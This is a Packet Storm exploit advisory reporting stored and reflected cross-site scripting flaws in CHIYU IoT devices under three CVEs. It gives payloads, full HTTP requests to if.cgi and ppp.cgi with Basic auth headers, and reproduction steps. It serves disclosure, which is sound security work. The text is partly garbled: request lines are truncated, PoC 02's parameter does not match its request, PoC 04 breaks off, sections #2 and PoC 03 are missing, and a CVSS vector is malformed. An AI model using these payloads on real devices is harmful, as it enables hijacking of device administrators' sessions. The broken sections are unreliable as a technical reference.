

CHIYU IoT Cross Site Scripting

Authored by sirpedrotavares

Posted Jun 1, 2021

CHIYU IoT devices suffer from multiple cross site scripting vulnerabilities. Versions affected include BF-430, BF-431, BF-450M, BF-630, BF631-W, BF830-W, Webpass, BF-MINI-W, and SEMAC.

tags | exploit, vulnerability, xss

advisories | CVE-2021-31250, CVE-2021-31641, CVE-2021-31643

SHA-256 | a0e148bec7337cb5cb6a2196c1eae2ef732ddeb5e61a399ebf58969e953122ea

Download | Favorite | View

Related Files

Share This

Like

Twitter

LinkedIn

Reddit

Digg

StumbleUpon

Change MirrorDownload

```
# Exploit Title: CHIYU IoT devices - 'Multiple' Cross-Site Scripting (XSS)
# Date: May 31 2021
# Exploit Author: sirpedrotavares
# Vendor Homepage: https://www.chiyu-tech.com/mag/mag88.html
# Software Link: https://www.chiyu-tech.com/category/hardware.html
# Version: BF-430, BF-431, BF-450M, BF-630, BF631-W, BF830-W, Webpass, BF-MINI-W, and SEMAC - all firmware versions < June 2021
# Tested on: BF-430, BF-431, BF-450M, BF-630, BF631-W, BF830-W, Webpass, BF-MINI-W, and SEMAC
# CVE: CVE-2021-31250 / CVE-2021-31641 / CVE-2021-31643
# Publication: https://seguranca-informatica.pt/dancing-in-the-iot-chiyu-devices-vulnerable-to-remote-attacks

Description: Several versions and models of CHIYU IoT devices are vulnerable to multiple Cross-Site Scripting flaws.

#1: Multiple stored XSS in CHIYU BF-430, BF-431, and BF-450M IP converter devices
CVE ID: CVE-2021-31250
CVSS: Medium - CVSS:3.1/AV:L/PR:L/UI:N/S:C/L:T/N:A:H
URL: https://gitbook.seguranca-informatica.pt/cve-and-exploits/cves/chiyu-iot-devices#cve-2021-31250

----- PoC 01 -----
Affected parameter: TF_submask
Component: if.cgi
Payload: "><script>alert(123)</script>"

HTTP Request:
GET
/if.cgi?
redirect=setting.htm&failure=fail.htm&type=ap_tcps_apply&TF_ip=443&TF_submask=0&TF_submask=%22%3E%3Cscript%3Eal
HTTP/1.1
Host: 192.168.187.12
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.187.12/ap_tcps.htm
Authorization: Basic OmFkbWU=
Connection: close
Upgrade-Insecure-Requests: 1

Steps to reproduce:
1. Navigate to the vulnerable device
2. Make a GET request to component mentioned (if.cgi)
3. Append the payload at the end of the vulnerable parameter (TF_submask)
4. Submit the request and observe payload execution

----- PoC 02 -----
Affected parameter: TF_hostname=Component: dhcpc.cgi
Payload: /"><script>alert(123)</script>"

GET
/ppp.cgi?
redirect=setting.htm&failure=fail.htm&type=ppp_apply&TF_username=admin&TF_password=admin&TF_servicename=%22%3E%3
HTTP/1.1
Host: 192.168.187.143
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.187.143/wan_pe.htm
Authorization: Basic OmFkbWU=
Connection: close
Upgrade-Insecure-Requests: 1

Steps to reproduce:
1. Navigate to the vulnerable device
2. Make a GET request to component mentioned (ppp.cgi)
3. Append the payload at the end of the vulnerable parameter (TF_servicename)
4. Submit the request and observe payload execution

----- PoC 04 -----
Affected parameter: TF_port=Component: man.cgi
Payload: /">

Component: any argument passed via URL that results in an HTTP-404  
Payload: `http://ip/<script>alert(123)</script>`

Steps to reproduce:

1. Navigate to the webpage of the vulnerable device
2. On the web-browser, you need to append the payload after the IP address (see payload above)
3. Submit the request and observe payload execution

#3: Stored XSS in CHIYU SEMAC, BP-630, BP-631, and Webpass IoT devices  
CVE ID: CVE-2021-31643  
Medium - CVSS:3.1/AV:N/AC:L/LPR:N/UI:R/S:C/C:L/I:N/A:N  
URL: <https://gitbook.seguranca-informatica.pt/cve-and-exploits/cves/chiyu-iot-devices#cve-2021-31643>

Affected parameter: username=  
Component: if.cgi  
Payload: `"><script>alert(1)</script>`

HTTP request - SEMAC Web Ver7.2

GET  
/if.cgi?  
redirect=EmpRcd.htm&failure=fail.htm&type=user\_data&creq=0&num=6&EmployeeID=0000&MarkID=0000&CardID=0000000&usern  
HTTP/1.1  
Host: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)  
Gecko/20100101 Firefox/87.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3  
Accept-Encoding: gzip, deflate  
Authorization: Basic YWRtaW46YWRTaW4=  
Connection: close  
Referer: http://127.0.0.1/EmpRcd.htm  
Cookie: fresh=; remote=00000000  
Upgrade-Insecure-Requests: 1

HTTP request - BIOSENSE-III-COMBO (M1) (20000)

GET  
/if.cgi?  
redirect=EmpRcd.htm&failure=fail.htm&type=user\_data&creq=0&num=6&EmployeeID=3&MarkID=3474&CardID=00000000&emp\_id=  
HTTP/1.1  
Host: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0)  
Gecko/20100101 Firefox/87.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3  
Accept-Encoding: gzip, deflate  
Authorization: Basic YWRtaW46YWRTaW4=  
Connection: close  
Referer: http://127.0.0.1/EmpRcd.htm  
Cookie: fresh=  
Upgrade-Insecure-Requests: 1

Steps to reproduce:

1. Navigate to the vulnerable device
2. Make a GET request to component mentioned (if.cgi)
3. Append the payload at the end of the vulnerable parameter (username)
4. Submit the request and observe payload execution

|                        |                 |
|------------------------|-----------------|
| Spoof (2,166)          | SUSE (1,444)    |
| SQL Injection (16,102) | Ubuntu (8,199)  |
| TCP (2,379)            | UNIX (9,159)    |
| Trojan (686)           | UnixWare (185)  |
| UDP (676)              | Windows (6,511) |
| Virus (662)            | Other           |
| Vulnerability (31,136) |                 |
| Web (9,365)            |                 |
| Whitepaper (3,729)     |                 |
| x86 (946)              |                 |
| XSS (17,494)           |                 |
| Other                  |                 |

Login or Register to add favorites



© 2022 Packet Storm. All rights reserved.

Site Links


|                |
|----------------|
| News by Month  |
| News Tags      |
| Files by Month |
| File Tags      |
| File Directory |

About Us

|                       |
|-----------------------|
| History & Purpose     |
| Contact Information   |
| Terms of Service      |
| Privacy Statement     |
| Copyright Information |

Hosting By

|         |
|---------|
| Rokasec |
|---------|



Follow us on Twitter



Subscribe to an RSS Feed